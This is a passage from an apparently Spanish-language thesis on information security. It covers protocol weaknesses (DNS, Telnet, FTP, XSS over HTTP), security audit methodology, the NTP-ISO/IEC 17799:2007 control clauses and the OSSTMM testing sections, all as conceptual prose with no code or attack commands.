Se encarga de generar las solicitudes de cada usuario que circulan por la red, es decir, en el momento que una persona solicita una conexión a un servicio determinado, se solicita una dirección IP y un nombre de dominio, se envía un paquete UDP a un servidor DNS. Lo que hace el servidor DNS es responder a ésta solicitud y entregar los datos que fueron pedidos, éste servidor DNS funciona como una base de datos en donde se encuentran las direcciones que solicitan los usuarios, por lo tanto, cuando se tiene acceso a esta base de datos se presenta un inconveniente, el cual hace vulnerable al sistema, ya que puede ser modificada a gusto de la persona que le quiere sacar provecho a esa información, pudiendo entregar direcciones incorrectas o receptor las peticiones de los usuarios para obtener información acerca de sus cuentas. (Apaza, 2011)

1.5.4.2 Telnet

Delgado (2009) manifiesta

Normalmente, el servicio telnet autentica al usuario mediante solicitud de identificador de usuario y su contraseña que se transmiten en claro por la red, así al igual que el resto de

servicios de internet que no protegen datos por medios de protección, el protocolo de aplicación de Telnet hace posible la captura de aplicación sensible, mediante el uso de técnicas de sniffing.

1.5.4.3 File Transfer Protocol

Al igual que Telnet también envía la información sin protección, con lo cual también queda expuesto de la misma forma que el anterior. Este servicio también permite el acceso anónimo, aunque por lo general esta forma de conexión solo permite el acceso a una zona restringida en la cual solo se permite la descarga de archivos. (Jiménez, sf)

1.5.4.4 Hypertext Transfer Protocol

Está dado por el protocolo HTTP, el cual es responsable del servicio World Wide Web. La principal vulnerabilidad de este protocolo, está asociado a las deficiencias de programación que puede presentar un link determinado, lo cual puede poner en serio riesgo el equipo que soporta este link, es decir, el computador servidor.

En el documento de proyecto de seguridad de aplicaciones web (2007) afirma:

La secuencia de comandos de sitios Una de las principales vulnerabilidades es la secuencia de comandos en sitios cruzados, más conocida como XSS⁶. Diego dice XSS es la más prevaleciente y perniciosa problemática de seguridad en aplicaciones Web. Las fallas de XSS ocurren cuando una aplicación toma información originada por un usuario y la envía a un navegador Web sin primero validarla o codificando el contenido.

XSS permite a los atacantes ejecutar secuencias de comandos en el navegador Web de la víctima, quienes pueden secuestrar sesiones de usuario, modificar sitios Web, insertar contenido hostil, realizar ataques de phishing⁷, y tomar control del navegador Web del usuario utilizando secuencias de comando maliciosas. Generalmente JavaScript es utilizado, pero cualquier lenguaje de secuencia de comandos soportado por el navegador de la víctima es un potencial objetivo para este ataque.

⁶ Es un subconjunto de inyección HTML que consiste en redireccionar una página a otra que se haya designado.

⁷ Es una página web donde se simula suplantando visualmente la imagen de una entidad oficial, pareciendo ser las oficiales. El objeto principal es que el usuario facilite sus datos privados. La más empleada es la imitación de páginas web de bancos, siendo el parecido casi idéntico pero no oficial.

1.6 AUDITORÍA DE SEGURIDAD INFORMÁTICA

1.6.1 INTRODUCCIÓN

Con la explotación en el uso del Internet en los últimos 10 años, tanto las empresas grandes como las pequeñas, se han visto obligadas en asegurar su componente vital que es la tecnología de la información. Actualmente las empresas, cuenta con el valioso recursos de TI, tales como computadoras, redes de datos, sistemas informáticos, etc. Para la protección de los activos de una empresa, se sugiere que haya tenido al menos una auditoría de seguridad, con el fin de obtener una imagen clara de los riesgos de seguridad que enfrentan y saber la mejor manera de tratar con esas amenazas.

El propósito de una auditoría de seguridad no es para culpar o desmerecer el diseño de una red, sino para garantizar la eficacia, integridad y el cumplimiento de las políticas de seguridad de la empresa. La auditoría ofrece la habilidad de probar los sistemas, encontrar riesgo y comprobar si los controles son los apropiados para mitigar la exposición a los diferentes riesgo, cabe recalcar que la auditoría de seguridad no sólo trata de cómo ejecutar un sin número de herramientas de hackers, en un intento de entrar en la red.

Hay muchos tipos de auditoría y el alcance de una auditoría define lo que el auditor desea inspeccionar y con qué frecuencia. Muchas organizaciones requieren una auditoria externa anual, mientras que otras necesitan auditorías internas cada seis meses, después de cualquier gran proyecto de TI. (La auditoría como actividad profesional, 2010) El beneficio final de la auditoría es mejorar continuamente el procedimiento de los procesos y controles establecidos para asegurar los activos valiosos de la empresa, ya que las mismas hoy en día tienen una responsabilidad con sus clientes para salvaguardar sus datos confidenciales.

1.6.2 OBJETIVO FUNDAMENTAL DE LA AUDITORÍA INFORMÁTICA

La Auditoria de seguridad Informática se la puede definir como el conjunto de procedimientos y técnicas para evaluar y controlar la tecnología de la información con el fin de verificar si los recursos encargados de salvaguardar la información están operando de manera correcta. El Objetivo fundamental de la auditoria de seguridad informática es de mejorar la rentabilidad, la seguridad y la eficacia del sistema, mediante la exposición de las debilidades y disfunciones, que se van encontrando en el proceso, para luego levantar un informe final donde se indique los planes de acción para eliminar dichas falencias a modo de recomendaciones.

1.6.3 CARACTERÍSTICAS DE LA AUDITORÍA DE SEGURIDAD INFORMÁTICA

- La auditoría es sistemática esto quiere decir que los resultados obtenidos son debidos a un análisis meticoloso, metódico y planificado por parte del auditor, que garantiza un grado de fiabilidad.
- La auditoría es totalmente independiente ya que es imposible para una empresa autoevaluarse en forma objetiva.
- Evalúa si las acciones preventivas tendentes al control de los riesgos de ataques o falencias detectados en la empresa, son eficaces o no, en función de los resultados obtenidos.
- La auditoría se encarga de analizar el estado actual de la empresa para dar soluciones a futuro, sin la necesidad de encontrar un culpable de las posibles falencias de la tecnología de la información (Martínez, 2009)

Las características se las puede resumir gráficamente en este esquema.




Figura 6. Características de la auditoría de seguridad informática

1.6.3 SÍNTOMAS DE NECESIDAD DE UNA AUDITORÍA DE SEGURIDAD INFORMÁTICA

- Síntomas de mala imagen e insatisfacción de los usuarios:

No se atienden las peticiones de cambios de los usuarios. Ejemplos: cambios de Software en los terminales de usuario. No se reparan las averías de Hardware ni se resuelven incidencias en plazos razonables. El usuario observa que está abandonado y desatendido permanentemente.

- Síntomas de Inseguridad:

La seguridad lógica y la seguridad física dan mucho que desear, ya sea por falta de actualización de recursos o software. La continuidad del servicio empieza a fallar es decir el tiempo de respuesta para una petición es demasiado largo.

Bajo estas circunstancias es notorio que la empresa necesita pasar por una auditoria de seguridad informática. (Flores, 2010)

1.6.5 HERRAMIENTAS Y TÉCNICAS PARA LA AUDITORÍA INFORMÁTICA

Las herramientas para una auditoria informática se basan en cuestionarios, entrevistas, checklist, Trazas y/o Huellas y Normas encargadas en la gestión de la seguridad de la información.

Entrevistas.- el auditor sigue un método preestablecido de antemano y busca unas finalidades concretas, en ellas recoge más información, y mejor matizada, que la proporcionada por medios propios puramente técnicos.

Checklist.- son preguntas leídas o recitadas de memoria donde el auditor consigue obtener respuestas coherentes que permitan una correcta descripción de los puntos débiles y fuertes de determinado sistema o recurso informático.

Trazas y/o Huellas. - Son programas informáticos que se encarga de rastrear el camino de los datos a través de la red y su buen funcionamiento, estos software no deben alterar el buen funcionamiento de los sistemas, si esto sucediera se convendrá de antemano las fechas y horas más adecuadas para su empleo (Lizcano, 2011)

1.6.6 METODOLOGÍA DE TRABAJO DE AUDITORÍA DE SEGURIDAD INFORMÁTICA

El método de trabajo del auditor pasa por las siguientes etapas, según Astudillo (2011):

- Alcance y Objetivos de la Auditoría Informática.
- Estudio inicial del entorno auditable.
- Determinación de los recursos necesarios para realizar la auditoría.
- Elaboración del plan y de los Programas de Trabajo.
- Actividades propiamente dichas de la auditoría.
- Confección y redacción del Informe Final.
- Redacción de la Carta de Introducción o Carta de Presentación del Informe final.

1.6.6.1 Alcance de la auditoría de seguridad

El alcance de la auditoría es asesorar a la gerencia o al departamento informático de la empresa de la existencia de fallas y errores para que la gerencia delegue las funciones respectivas, manteniendo un adecuado control sobre la organización, de esta manera se reduce los niveles mínimos el riesgo inherente, y se consigue mayor eficiencia y eficacia en la empresa. En esta sección se deja claro de cuáles son los límites a auditar, debe existir ese acuerdo entre auditores y clientes.

Los auditores deben conocer con la mayor precisión los objetivos a los que su tarea debe llegar. Han de comprender los deseos y pretensiones del cliente, de forma que las metas establecidas puedan ser consumadas.

1.6.6.2 Estudio Inicial

Se inicia examinando las actividades y funciones generales de la empresa. El auditor debe conocer lo siguiente para su realización.

1) Organigrama:

El organigrama expresa la estructura oficial de la organización a auditar (Aldaz, 2011)

2) Departamentos:

El equipo auditor describirá brevemente las funciones de cada uno de los departamentos. Se entiende como departamento a los órganos que siguen inmediatamente a la Dirección. (Aldaz, 2011).

3) Flujos de Información:

El flujo de información entre los diferentes departamentos son necesarios para su eficiente gestión, La información en circulación no debe no distorsionar la estructura de la organización (Aldaz, 2011).

Es muy frecuente que en las organizaciones se creen canales alternativos de información, que ayudan a los departamentos a ejercer sus funciones; estos canales alternativos se producen porque hay pequeños o grandes fallos en la estructura y en el organigrama que los representa. Otras veces, la aparición de flujos de información no previstos obedece a afinidades personales o simple comodidad. Estos flujos de información son indeseables y producen graves perturbaciones en la organización

4) Número de Puestos de trabajo

Los Puestos de Trabajo de la organización deberán corresponder a las funciones para las que están designadas. Es habitual que bajo nombres diferentes se realicen funciones iguales, esto exterioriza que hay funciones operativas redundantes (Aldaz, 2011)

5) Número de personas por Puesto de Trabajo

La inadecuación del personal determina que el número de personas que realizan las mismas funciones rara vez coincida con la estructura oficial de la organización.

1.6.6.3 Entorno Operacional

Aldaz (2011) menciona que: El equipo auditor debe conocer el entorno donde va a realizar sus funciones para esto es necesario estar al tanto de lo siguiente:

Situación geográfica de los sistemas.- se determina la ubicación de los distintos sistemas o centros de procesos de datos en la empresa y se verifica los responsables de cada uno de ellos.

Arquitectura y configuración de Hardware y Software.- Cuando existen varios equipos, es fundamental la configuración elegida para cada uno de ellos, ya que los mismos deben constituir un sistema compatible e intercomunicado. La configuración de los sistemas está muy ligada a las políticas de seguridad lógica de las compañías. Los auditores, en su estudio inicial, deben tener en su poder la distribución e interconexión de los equipos.

Inventario de Hardware y Software.- El equipo auditor deberá recabar información escrita, a manera de inventario donde consten todos los elementos físicos y lógicos de la instalación. En cuanto a los elementos físicos están las CPUs, unidades de control local y remoto, periféricos de todo tipo, etc. En los elementos lógicos constan, el software básico es decir los sistemas operativos de las PCs, los programas de utilidad adquiridos o desarrollados internamente. Suele ser habitual clasificarlos en facturables y no facturables

Comunicación y Redes de Comunicación.- En esta primera etapa los auditores dispondrán del número, situación y características principales de las líneas de comunicación, así como de la acometida de la línea de internet a las instalaciones de la empresa, También se tendrán la información de las subredes Locales de la Empresa.

1.6.6.4 Determinación de recursos de la auditoría Informática

Refiriéndose a los recursos de la auditoría Aldaz (2011) expresa que:

Una vez analizados el entorno operacional y detallado el estudio inicial se procede a determinar los recursos que han de emplearse en la auditoría.

1.6.6.4.1 Recursos materiales

Los recursos materiales del auditor son softwares muy potentes y flexibles que permiten al auditor evaluar los sistemas informáticos con el único fin de detectar anomalías, también las computadoras, que se las puede denominar tiempo de máquina o espacio de disco, las impresora; estos recursos son parte de la empresa y que son prestadas por un determinado tiempo para realizar las labores propias de un auditor.

1.6.6.4.2 Recursos Humano

Los recursos humanos depende del tamaño de la empresa hacer auditada, generalmente el equipo auditor son profesionales con una larga experiencia en el campo informático entre ellos están las personas: experto en desarrollo de proyectos, técnico de sistemas, experto en bases de datos y administración de las mismas, experto en software de comunicación.

1.6.6.5 Elaboración del Plan y de los programas de trabajo

Mejía (2011) Afirma lo siguiente:

Una vez asignados los recursos, el responsable de la auditoría y sus colaboradores establecen un plan de trabajo. Decidido éste, se procede a la programación del mismo.

El plan se elabora teniendo en cuenta, entre otros criterios, los siguientes:

- a) Si la Revisión debe realizarse por áreas generales o áreas específicas. En el primer caso, la elaboración es más compleja y costosa.
- b) Si la auditoría es global, de toda la Informática, o parcial. El volumen determina no solamente el número de auditores necesarios, sino las especialidades necesarias del personal.
 - En el plan no se consideran calendarios, porque se manejan recursos genéricos y no específicos.
 - En el Plan se establecen los recursos y esfuerzos globales que van a ser necesarios.

- En el Plan se establecen las prioridades de materias auditables, de acuerdo siempre con las prioridades del cliente.
- El Plan establece disponibilidad futura de los recursos durante la revisión.
- El Plan estructura las tareas a realizar por cada integrante del grupo.
- En el Plan se expresan todas las ayudas que el auditor ha de recibir del auditado.

Una vez elaborado el Plan, se procede a la Programación de actividades. Esta ha de ser lo suficientemente como para permitir modificaciones a lo largo del proyecto.

1.6.6.6 Informe Final

En el informe final se exteriorizan las debilidades encontradas con sus respectivas sugerencias que se debieran implementarse ante la ausencia o la falla en los controles para el tratamiento de la seguridad de la información. Estas recomendaciones están avaladas por las normativas que el auditor desee basarse.

1.6.6.7 Estructura del informe final

En el informe solo se debe detallar los hechos importantes, los hechos poco significativos desvía la atención del lector, por lo tanto el informe comienza con la fecha de comienzo de la auditoría y la fecha de redacción del mismo. Inmediatamente se define los objetivos y el alcance de la auditoría (Rojas, 2011)

Enumeración de temas considerados:

Se enumerarán lo más exhaustivamente posible todos los temas objeto de la auditoría, y para cada tema, se seguirá el siguiente orden a saber:

- a) Puntos débiles y amenazas. Se refiere a las falencias encontradas en cada elemento evaluado.
- b) Efectos. Trata de las posibles acciones que se pudieran presentar si no se toma medidas de protección en los puntos débiles.
- c) Recomendaciones y planes de acción. Constituyen junto con la exposición de puntos débiles, el verdadero objetivo de la auditoría informática. Aquí se expone las diferentes sugerencias necesarias para contrarrestar las debilidades. (González, 2013)

1.7 ESTÁNDARES RELACIONADOS CON LA SEGURIDAD INFORMÁTICA.

Actualmente existen varios estándares certificables que garantizan la protección de los Sistemas Informáticos así como un buen uso de la información. Poseer alguno de estos estándares significa que la tecnología de la información va a tener cierto grado de protección adicional.

El principal estándar de seguridad informática y de la información, que define los requisitos de auditoría y sistemas de gestión de seguridad de la información es el ISO/IEC 27001⁸. Este estándar puede usarse en conjunción con el ISO/IEC 27002⁹, desarrollado a partir de la norma BS7799¹⁰, publicado a mediados de la década de 1990. La norma británica fue adoptado por la ISO/IEC como ISO/IEC 17799:2000¹¹, revisada en 2005, el cual se conforma como un código internacional de buenas prácticas de seguridad informática y de la información. (Economía, sf)

Existen otros estándares de carácter más general que también cubren la seguridad informática como parte del desarrollo de una infraestructura de tecnología de la información completa. Ejemplos de este tipo son *COBIT*¹², *ITIL*¹³, *OSSTMM*¹⁴. Estos estándares surgen como buenas prácticas destinadas a facilitar la entrega de servicios de tecnologías de la información. (Tony, 2011)

1.7.1 NORMA NTP-ISO/IEC 17799:2007

1.7.1.1 Reseña histórica

ISO 17799 define la información como un activo que posee valor para la organización y requiere por tanto de una protección adecuada. El objetivo de la seguridad de la información es proteger adecuadamente este activo para asegurar la continuidad del negocio, minimizar los daños a la organización y maximizar el retorno de las inversiones y las oportunidades de negocio. (Norma 17799, 2011)

La seguridad de la información se define como la preservación de:

- Confidencialidad. Aseguramiento de que la información es accesible sólo para aquellos autorizados a tener acceso.
- Integridad. Garantía de la exactitud y completitud de la información y de los métodos de su procesamiento.
- Disponibilidad. Aseguramiento de que los usuarios autorizados tienen acceso cuando lo requieran a la información y sus activos asociados.

⁸ Sistemas de Gestión de la Seguridad de la Información.

⁹ Código de Prácticas para la gestión de la Seguridad de la Información.

¹⁰ Es un estándar Británico de Gestión de seguridad publicada en mayo de 1999

¹¹ Técnicas de Seguridad para la Tecnología de la Información.

¹² Objetivos de Control de la Tecnologías de la Información

¹³ Biblioteca de Infraestructura de Tecnologías de Información

¹⁴ El Manual de la Metodología Abierta de Comprobación de la Seguridad

El objetivo de la norma ISO 17799 es proporcionar una base común para desarrollar normas de seguridad dentro de las organizaciones y ser una práctica eficaz de la gestión de la seguridad.

En 1995 el British Standard Institute publica la norma BS7799, un código de buenas prácticas para la gestión de la seguridad de la información, en 1998, también el BSI publicó la norma BS7799-2, especificaciones para los sistemas de gestión de la seguridad de la información; se revisa en 2002; tras una revisión de ambas partes de BS7799 (1999), la primera es adoptada como norma ISO en 2000 y denominada ISO/IEC 17799:

- Conjunto completo de controles que conforman las buenas prácticas de seguridad de la información.
- Aplicable por toda organización, con independencia de su tamaño.
- Flexible e independiente de cualquier solución de seguridad concreta: recomendaciones neutrales con respecto a la tecnología.

En 2002 la norma ISO se adopta como UNE sin apenas modificación (UNE 17799), y en 2004 se establece la norma UNE 71502, basada en BS7799-2 (Villalón, 2010)

1.7.1.2 Definición de la norma NTP-ISO/IEC 17799:2007

La presente Norma Técnica Peruana ha sido elaborada por el Comité Técnico de Normalización de Codificación e Intercambio Electrónico de Datos (EDI), mediante el Sistema 1 u Adopción, durante los meses de junio a julio del 2006, utilizando como antecedente a la Norma ISO/IEC 17799:2005 Information technology – Code of practice for information security management.

El Comité Técnico de Normalización de Codificación e Intercambio Electrónico de Datos (EDI) presentó a la Comisión de Reglamentos Técnico y Comerciales -CRT-, con fecha 2006-07-21, el PNTP-ISO/IEC 17799:2006 para su revisión y aprobación; siendo sometido a la etapa de Discusión Pública el 2006-11-25. No habiéndose presentado observaciones fue oficializada como Norma Técnica Peruana NTP-ISO/IEC 17799:2007 EDI. Tecnología de la información. Código de buenas prácticas para la gestión de la seguridad de la información, 2ª Edición, el 22 de enero del 2007 (NTP-ISO/IEC 17799, 2007)

1.7.1.3 Estructura y campo de aplicación

Esta norma ofrece recomendaciones para realizar la gestión de la seguridad de la información que pueden utilizarse por los responsables de iniciar, implantar o mantener y mejorar la seguridad en una organización. Persigue proporcionar una base común para desarrollar normas de seguridad dentro de las organizaciones y ser una práctica eficaz de la gestión de la seguridad.

Este estándar contiene 11 cláusulas de control de seguridad que contienen colectivamente un total de 39 categorías principales de seguridad y una cláusula introductoria conteniendo temas de evaluación y tratamiento del riesgo. Las cláusulas son las siguientes:

- Política de seguridad;
- Organizando la seguridad de información;
- Gestión de activos;
- Seguridad en recursos humanos;
- Seguridad física y ambiental;
- Gestión de comunicaciones y operaciones;
- Control de acceso;
- Adquisición, desarrollo y mantenimiento de sistemas de información;
- Gestión de incidentes de los sistemas de información;
- Gestión de la continuidad del negocio;
- Cumplimiento;

Dentro de cada cláusula, se especifican los objetivos de los distintos controles para la seguridad de la información. Para cada uno de los controles se indica asimismo una guía para su implantación. Para este proyecto se considera previamente cuantos son realmente los aplicables según las necesidades (Norma Técnica Peruana NTP-ISO/IEC 17799, 2007)

1.7.1.3.1 Política de seguridad.

Es un documento que manifieste por escrito cómo una empresa planea proteger la tecnología de la información de la compañía (IT). Una política de seguridad es a menudo considerada como un documento vivo, lo que significa que el documento no está terminado, ya que se actualiza continuamente basado en los requerimientos de la empresa. (NTP-ISO/IEC 17799, 2007)

Este documento es comunicado a los empleados en forma adecuada y entendible para su cumplimiento, se debe tener cuidado de no distribuir fuera de la empresa con el fin de no compartir información confidencial.

1.7.1.3.2 Organizando la seguridad de información.

La organización de la información se lleva a cabo mediante la asignación de funciones encaminadas a la gestión de la información, a ciertos empleados de la empresa, estas responsabilidades deben ser tomadas con la seriedad del caso y ser definidas claramente. Los requerimientos de confidencialidad o acuerdos de no divulgación que reflejen las necesidades de la organización para la protección de información deben ser identificadas y revisadas regularmente. (NTP-ISO/IEC 17799, 2007)

1.7.1.3.3 Gestión de activos.

Para la gestión de activos es necesario tener un inventario de los activos, y asignarlos a cada uno un propietario que se encargue de su buen funcionamiento y operación del mismo. Como es lógico han de existir diferentes tipos de activos, unos más importantes que otros, dependiendo de la información que posean, por esta razón unos se les brindará más protección que otros. (NTP-ISO/IEC 17799, 2007)

1.7.3.3.4 Seguridad en recursos humanos.

Tiene como fin asegurar que los empleados, contratistas y terceras personas comprendan sus responsabilidades en el uso de los recursos de la empresa con el único objetivo de reducir el riesgo de robo, fraude o mal uso de las instalaciones. Este tipo de funciones deben ser documentadas en afinidad con la política de la empresa, de tal manera que los empleados contratistas y terceros, puedan recibir el entrenamiento adecuado de las responsabilidades de sus funciones. (NTP-ISO/IEC 17799, 2007)

1.7.1.3.5 Seguridad física y ambiental.

Su objetivo es restringir el acceso físico a los recursos informáticos para ello deben haber controles adecuados en las entradas a áreas donde exista equipos con información sensible, de tal manera que se de ingreso solo a personas autorizadas. Otro punto que se debe tomar en cuenta es el riesgo de amenazas del entorno como fallos de energía, fallo de la línea de datos externa, inundaciones, terremotos; para los cuales se debe designar y aplicar protección física (NTP-ISO/IEC 17799, 2007).

1.7.1.3.6 Gestión de comunicaciones y operaciones.

Su objetivo es de garantizar la operación correcta de la información para ello se ha de establecer procedimientos operativos adecuados para proteger los documentos, medios informáticos, datos de entrada o salida y documentación del sistema, de daño, modificación, robo y acceso no autorizado. También deben ser consideradas la integridad y disponibilidad de la información electrónica publicada a través de sistemas disponibles de publicidad (NTP-ISO/IEC 17799, 2007).

1.7.1.3.7 Control de acceso.

Su objetivo es controlar el acceso a la información, con la elaboración de una política de control basada en los requerimientos de seguridad de la organización, un ejemplo claro es el control de la asignación de contraseñas para dar un acceso a los recursos informáticos solo a personas previamente capacitadas en el tema (NTP-ISO/IEC 17799, 2007).

1.7.1.3.8 Adquisición, desarrollo y mantenimiento de sistemas de información.

Su objetivo es de afirmar que la seguridad esté imbuida dentro de los sistemas de información. Se refiere concretamente al software empleado para almacenar información, ya sea este adquirido o desarrollado por los empleados, es decir incluirá la infraestructura, las aplicaciones de negocio y las aplicaciones desarrolladas por usuarios (NTP-ISO/IEC 17799, 2007).

1.7.1.3.9 Gestión de incidentes de los sistemas de información.

Su objetivo es que la gerencia tenga medidas de contingencias oportunas para dar una respuesta rápida y eficiente ante los reportes de debilidades en la seguridad de la información, estos tipos de eventos deben ser reportados lo más rápido posible a través de una gestión de canales apropiados, para ello todo usuario debe informar acerca de la debilidad de los sistemas y servicios de información (NTP-ISO/IEC 17799, 2007).

1.7.1.3.10 Gestión de la continuidad del negocio.

Su objetivo es desarrollar planes de mantenimiento y recuperación ante grandes fallos o desastres de los sistemas de información, que garanticen la continuidad del negocio, los eventos que pueden interrumpir la operación normal de la empresa han de ser identificados, junto con la probabilidad e impacto de dichas complicaciones y sus consecuencias para la seguridad de información (NTP-ISO/IEC 17799, 2007).

1.7.1.3.11 Cumplimiento.

Su objetivo es de evitar incumplimientos de cualquier ley civil o penal, requisito reglamentario, regulación u obligación contractual, y de todo requisito de seguridad, se deberían definir, documentar y mantener actualizado de forma explícita todos los requisitos legales, regulatorios y contractuales que sean importantes para cada sistema de información (NTP-ISO/IEC 17799, 2007).

1.7.2 OSSTMM, MANUAL DE LA METODOLOGÍA ABIERTA DE TESTEO DE SEGURIDAD

El OSSTMM¹⁵ fue creado por Peter Herzog de la organización ISECOM¹⁶ en Diciembre del año 2000, este manual el único y el más extenso estándar certificado disponible para el desarrollo de pruebas de Seguridad en Sistemas de Internet y Redes. Con el fin de que el manual este siempre actualizado, la organización se asegura de estar al tanto de los cambios que ocurren y de los nuevos progresos en materia de seguridad Informática.

El OSSTMM funciona como una guía completa, con respecto a los aspectos principales de la seguridad de la información de una empresa, de esta manera permite que el personal autorizado en realizar auditorías, puedan consultar información relevante sobre sus propias políticas de seguridad, esto muestra la gran flexibilidad del manual (Herzog, 2003).

1.7.2.1 Estructura

Las pruebas de seguridad abarcan seis secciones que corresponden a las seis secciones que contiene este manual. Cada sección consta de varios módulos y cada módulo indica una serie de tareas o pruebas a realizar.

Las pruebas de OSSTMM se dividen en las siguientes seis secciones o también llamadas áreas.

- Seguridad de la Información
- Seguridad de los Procesos
- Seguridad en las tecnologías de Internet
- Seguridad en las Comunicaciones
- Seguridad Inalámbrica
- Seguridad Física

¹⁵ Manual de Metodología de Prueba de Seguridad de Código Abierto

¹⁶ Institute for Security and Open Methodologies

1.7.2.2 Sección A - Seguridad de la información.

Trata tres aspectos, la revisión inteligencia competitiva, revisión de privacidad y recolección de documentos.

La revisión inteligencia competitiva en una empresa tiene que ver con la información recolectada a partir de la presencia en internet que puede ser analizada con inteligencia de negocio, con el objetivo de saber el tamaño y alcance y justificaciones de la red de la organización.

En cuanto a la revisión de la privacidad OSSTMM (2003) manifiesta

Es el punto de vista legal y ético de almacenamiento, transmisión y control de los datos basados en la privacidad del cliente y el empleado.

La recolección de documentos se encarga de obtener el perfil de la empresa, empleados, tecnologías de la organización, socios, alianzas y estrategias de la organización.

1.7.2.3 Sección B – Seguridad de los procesos

Trata tres aspectos, testeo de solicitud, testeo de seguridad dirigida, testeo de personas confiables.

El testeo de solicitud tiene como fin contactar a una persona o víctima, examinar los métodos posibles para conectarse con dicha persona y solicitarle información.

El testeo de seguridad dirigida es la detección de puntos de accesos privilegiados de una organización a través del teléfono, e-mail. Chat, etc.

El testeo de las personas confiables se encarga de obtener acceso a la organización a través de personas de confianza tales como un empleado o socio o alguna persona interna, con el fin de recopilar información. (Herzog, 2003).

1.7.2.4 Sección C – Seguridad de las tecnologías de internet.

El propósito de este módulo es hacer un sondeo general de la red para identificar los servicios de sistemas, sus vulnerabilidades, errores de configuración, se realizan testeos de aplicaciones de internet, testeo de sistemas confiados, testeo de control de acceso, testeo de sistemas de detección de intrusos, testeo de medidas de contingencia, testeo de denegación de servicios, además se verifica el enrutamiento, precisamente entre la red de la empresa e internet. Como último punto está el análisis de las políticas se

seguridad que se enfoca a la reducción de riesgos en la organización con la utilización de tipos definidos de tecnologías. (Herzog, 2003).

1.7.2.5 Sección D – Seguridad en las comunicaciones

Trata cuatro aspectos, testeo de PBX, testeo de correo de voz, revisión del fax y testeo del modem.

Se pretende realizar un testeo de PBX con el fin de encontrar posibles vulnerabilidades en el sistema telefónico de la organización.

El testeo del correo de voz es un método para lograr acceso privilegiado a los sistemas de correo de voz de la organización objetivo y de su personal interno con el fin de identificar información de usuarios y de la organización, verificar la autenticación remota de las llamadas entrantes.

La revisión de fax al igual que el testeo de correo de voz pretende tener acceso privilegiado a las máquinas de fax con el fin de recopilar información como por ejemplo la información alojada en la memoria de los sistemas de fax.

El testeo de modem es un método para enumerar módems y obtener acceso privilegiado a los sistemas de módems habilitados en los sistemas de la organización objetivo con el fin de tener una lista de los sistemas con módems que se encuentran en escucha. (Herzog, 2003).

1.7.2.6 Sección E – Seguridad Inalámbrica

Este módulo se encarga de analizar el campo inalámbrica para ello realiza la verificación de radiación electromagnética, verificación de redes inalámbricas, verificación de redes bluetooth, verificación de dispositivos de entrada inalámbricos, verificación de dispositivos de mano inalámbricos, verificación de comunicaciones sin cable, verificación de dispositivos de vigilancia inalámbricos, verificación de dispositivos de transacción inalámbricos, verificación de RFDI, verificación de sistemas infrarrojos y revisión de privacidad, con el fin de incentivar a que la organización de una adecuada política de seguridad en la utilización de tecnologías inalámbricas. (Herzog, 2003).

1.7.2.7 Sección F – Seguridad Física

Este módulo trata seis aspectos, revisión de perímetro, revisión de monitoreo, evaluación de controles de acceso, revisión de respuesta de alarmas, revisión de ubicación, revisión de entorno.

Evaluar la seguridad física de una organización brinda conocer la ubicación de la organización, sus bienes, un listado de las áreas protegidas y áreas no monitoreadas, los tipos de medidas existentes en las rutas de acceso, como alarmas o dispositivos de control de acceso, etc. (Herzog, 2003).

1.7.3 ESQUEMA DEL MANUAL OSSTMM

El manual se puede representarse en forma esquemática, a través de un mapa de seguridad, el cual es una forma visual de la presencia de la seguridad en un sistema, empresa u organización; este mapa, muestra la interrelación entre los diferentes campos de acción en el esquema de seguridad.

